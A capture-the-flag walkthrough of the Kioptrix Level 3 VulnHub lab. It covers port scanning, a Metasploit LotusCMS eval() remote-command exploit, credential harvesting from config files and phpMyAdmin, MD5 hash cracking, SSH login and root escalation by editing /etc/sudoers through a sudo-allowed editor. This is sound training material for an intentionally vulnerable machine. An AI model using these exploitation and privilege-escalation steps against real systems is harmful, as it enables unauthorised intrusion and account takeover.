
Kioptrix: Level 1.2 (#3)

Today, we'll be looking at the Kioptrix level 3 machine on vulnhub.
You can download the machine here.

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~/kioptrix3]
└─# nmap 172.16.243.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-13 08:23 EET
Nmap scan report for 172.16.243.132
Host is up (0.0018s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:1D:5C:C5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.46 seconds
```


Let's use dirsearch to discover dirctories.



```
[08:55:08] 403 -  330B  - /data/tmp/
[08:55:10] 200 -   23KB - /favicon.ico
[08:55:10] 301 -  357B  - /gallery  ->  http://172.16.243.132/gallery/
[08:55:11] 200 -    2KB - /index.php
[08:55:11] 200 -    2KB - /index.php/login/
[08:55:12] 301 -  357B  - /modules  ->  http://172.16.243.132/modules/
[08:55:12] 200 -    2KB - /modules/
[08:55:14] 301 -  360B  - /phpmyadmin  ->  http://172.16.243.132/phpmyadmin/
[08:55:14] 401 -  520B  - /phpmyadmin/scripts/setup.php
[08:55:15] 200 -    8KB - /phpmyadmin/
[08:55:15] 200 -    8KB - /phpmyadmin/index.php
[08:55:16] 403 -  334B  - /server-status
[08:55:16] 403 -  335B  - /server-status/
[08:55:17] 301 -  355B  - /style  ->  http://172.16.243.132/style/
[08:55:18] 200 -   18B  - /update.php

Task Completed
```

Browsing the machine on port 80, we can see that the login page is running **LotusCMS**.

We found a vulnerability on exploitdb.




LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)

EDB-ID:	**CVE:**	**Author:**	**Type:**	**Platform:**	**Date:**
18565		METASPLOIT	REMOTE	PHP	2012-03-07


EDB Verified: ✓ **Exploit:** ⬇ / {} **Vulnerable App:**

Let's fire up metasploit.



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search LotusCMS

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/multi/http/lcms_php_exec  2011-03-03       excellent  Yes    LotusCMS 3.0 eval() Remote Command Execut
ion


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/lcms_php_exec

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/lcms_php_exec) > 
```

Now, let's set the options.



```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   172.16.243.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /                yes       URI
   VHOST                     no        HTTP server virtual host


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  172.16.243.132   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0



View the full module info with the info, or info -d command.
```


We got a shell!

You can make it stable with these two commands.

```
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

Now, I'll use linpeas for enumeration.


And we found a password.



```
                                                      "app_link.setAttribute('href',

╔══════════╣ Searching passwords in config PHP files
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";
$cfg['Servers'][$i]['nopassword'] = false;
$cfg['ShowChgPassword'] = false;
```

Let's use the password to login in the phpmyadmin dirctory.

We successfully logged in as root.



- gallery (7)
- information_schema (17)
- mysql (17)

Please select a database

localhost


- Server version: 5.0.51a-3ubuntu5.4
- Protocol version: 10
- Server: Localhost via UNIX socket
- User: root@localhost
- MySQL charset: **UTF-8 Unicode (utf8)**
- MySQL connection collation: utf8_unicode_ci
- **Create new database**

phpMyAdmin - 2.11.3deb1ubuntu1.3

- MySQL client version: 5.0.51a
- Used PHP extensions: mysql
- Language: English
- Theme / Style: Original
- Font size: 82%

phpMyAdmin documentation
phpMyAdmin wiki
Official phpMyAdmin Homepage
[ChangeLog] [Subversion] [Lists]
phpMyAdmin
Open new phpMyAdmin window

Searching in the database, we found two users and their passwords.



Showing rows 0 - 1 (2 total, Query took 0.0191 sec)

SQL query:

```
SELECT *
FROM `dev_accounts`
LIMIT 0 , 30
```

Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
Sort by key: None


			id	username	password
□			1	dreg	0d3eccfb887aabd50f243b3f155c0f85
□			2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

Check All / Uncheck All *With selected:*


Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells

Let's encode the passwords.

You can use this website: https://hashes.com/en/tools/hash_identifier




```
0d3eccfb887aabd50f243b3f155c0f85 - Mast3r - Possible algorithms: MD5
```




```
5badcaf789d3d1d09794d8f021f40f0e - starwars - Possible algorithms: MD5
```

Now, let's ssh into the machine.




```
┌──(root㉿kali)-[~]
└─# ssh loneferret@172.16.243.132 -oHostKeyAlgorithms=ssh-dss
loneferret@172.16.243.132's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Jun 13 05:37:48 2023 from 172.16.243.1
loneferret@Kioptrix3:~$ 
```

Let's use `sudo -l`



```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$ 
```

You can also find it written in the company policy file.




```
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
loneferret@Kioptrix3:~$ 
```

We can privesc is by editing the sudoers file using ht.

`sudo ht`

Now press F3 and type **/etc/sudoers**


Now, we can add /bin/bash to the user loneferret.



```
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
```

press F2 to save.

Now, we can run /bin/bash and get a root shell.



```
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# cd /root
root@Kioptrix3:/root# ls
Congrats.txt  ht-2.0.18
root@Kioptrix3:/root# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com
```